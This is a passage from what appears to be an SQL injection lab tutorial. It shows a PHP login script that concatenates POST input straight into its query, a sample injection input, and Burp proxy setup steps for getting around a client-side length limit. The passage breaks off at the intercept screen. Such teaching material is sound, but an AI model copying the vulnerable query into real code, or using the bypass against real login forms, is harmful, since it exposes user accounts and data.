
The sql.php now will be the original one, without the brackets:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbdbsrvname = "127.0.0.1";
$con = mysqli_connect($dbsrvname, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
```

```

$query = "SELECT * FROM tbl1 WHERE username='" .
        $_POST['username'] . "' AND password='" .
        $_POST['password'] . "';";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```




The screenshot shows a code editor window titled "C:\xampp\htdocs\mysql\sql3\sql.php". The editor has a menu bar (File, Edit, Search, View, Encoding, Language, Settings, Macro, Run, Plugins, Window, ?) and a toolbar with various icons. The code is a PHP script for a database login. It starts with a PHP opening tag, followed by database connection variables (\$dbname, \$dbusername, \$dbpassword, \$dbservername) and a call to mysqli_connect. An if statement checks if the connection is successful. If not, it echoes an error and dies. If successful, it constructs a SQL query to select a user from a table named 'tbl1' based on the provided username and password. It then uses mysqli_query to execute the query. Another if statement checks if the query was successful. If not, it echoes an error and dies. If successful, it uses mysqli_fetch_array to fetch the result. A final if statement checks if a row was returned. If yes, it dies with 'Logged in'. If no, it dies with 'Wrong username or password'. The script ends with a PHP closing tag.

```

1  <?php
2  $dbname = "a";
3  $dbusername = "root";
4  $dbpassword = "";
5  $dbservername = "127.0.0.1";
6  $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7  if (!$con){
8      echo('Connection ERROR');
9      die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT * FROM tbl1 WHERE username='" .
12         $_POST['username'] . "' AND password='" .
13         $_POST['password'] . "';";
14 $stmts = mysqli_query($con, $query);
15 if ($stmts === false){
16     echo('ERROR during query execution: ');
17     die(print_r(mysqli_error($con)));
18 }
19 $row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
20 if ($row){
21     die('Logged in');
22 }
23 else{
24     die('Wrong username or password');
25 }
26 ?>

```

Now we are only able to type 5 characters, too short for an SQL injection:



← → http://192.168.168.111:8888/mysql/sql3/sql.html

User Name: 'OR' x

Password:

send


In the situation of user side filtering the general solution is to use a proxy. I will use the quite popular burp proxy for this example.

Start Burp proxy


First of all to use Burp proxy one must install Java runtime environment, because it is written in Java. One should simply start the jar file what can be downloaded from the following link:

<http://www.portswigger.net/burp/downloadfree.html>

(I use the free edition of the burp proxy for the example).




Our first task is to check on which port does the Burp proxy run. To do it **click to the Proxy tab**, and within that the **Options tab**:




Here we can see that the Burp runs on the port 8080.
The next task is to set up our browser (or Internet Explorer) to use it.

Set up Internet Explorer to use the Burp proxy


To set up the Internet Explorer to use Burp Proxy do the following. **Press the alt** button to see the menu line at the top. **From the menu select the Tools \ Internet Options** command:




Alternatively one can click to the gear icon at the right side and choose the **Internet options** command there.



On the appearing window select the **Connections** tab, then click on the **LAN settings** button:



Put a **checkmark** in front of the line "**Use a proxy server for your LAN...**". Then type **127.0.0.1** as **Address**, and **8080** as **Port**. Then click to the **OK** button.



Local Area Network (LAN) Settings

Automatic configuration

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

☐ Automatically detect settings

☐ Use automatic configuration script

Address:


Proxy server

☒ Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections).

Address: Port:

☐ Bypass proxy server for local addresses


Then click to the **OK** button on the Internet Options window as well.




Now we can start to bypass the user side filter.

Bypass the user side filter

First **type an arbitrary text to the username and to the password fields**. I used the 'aaaaa' text as username and 'bbbbbb' as password. It is only a placeholder to easily recognize it. Then **click to the send button**.



The **webpage will hang up**, because the proxy catches the request and it waits for the response.




http://192.168.168.111:8888/mysql/sql3/sql.html

User Name:

Password:

Waiting for 192.168.168.111

Open the Burp proxy window and choose the **Proxy tab**, then within that the **Intercept tab**:



Burp Suite Free Edition v1.6

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.168.111:8888

